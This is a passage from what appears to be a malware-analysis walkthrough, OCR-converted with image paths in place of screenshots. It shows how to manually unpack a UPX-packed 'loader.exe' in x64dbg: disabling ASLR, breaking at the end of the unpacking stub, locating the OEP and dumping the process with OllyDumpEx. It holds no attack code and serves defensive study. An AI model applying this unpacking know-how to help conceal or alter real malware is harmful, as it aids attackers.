
- Possibly packed by **UPX**

Unpacking loader.exe


Before unpacking, first disable ASLR using CFF Explorer:




Load `loader.exe` into **x64dbg** for manual extraction.




Get to the entrypoint and scroll down, there is an area containing many opcode `00 00`:




- `1400082D0` should notate the end of the unpacking process
- Set a breakpoint at this instruction




Before running, let's take a look into the string reference currently:



Run it and it should hit the breakpoint we set. Then step over it once:



Now check the strings references:




- Now we see more strings reference in this region

Check the intermodular call as well:


picture 186


- As shown, there are more API calls compared to when doing in static analysis
- Now `loader.exe` should be unpacked



- `140001434` is likely the OEP

Use **x64dbg OllyDumpEx** to dump the process:


- https://low-priority.appspot.com/ollydumpex/
- Click `GetRIP` as `OEP`




Also, double-click the section `"A"` and `"B"` and enable the flag `MEM_WRITE`:



picture 190

Then dump the process and save as `loader-dumped.exe`.



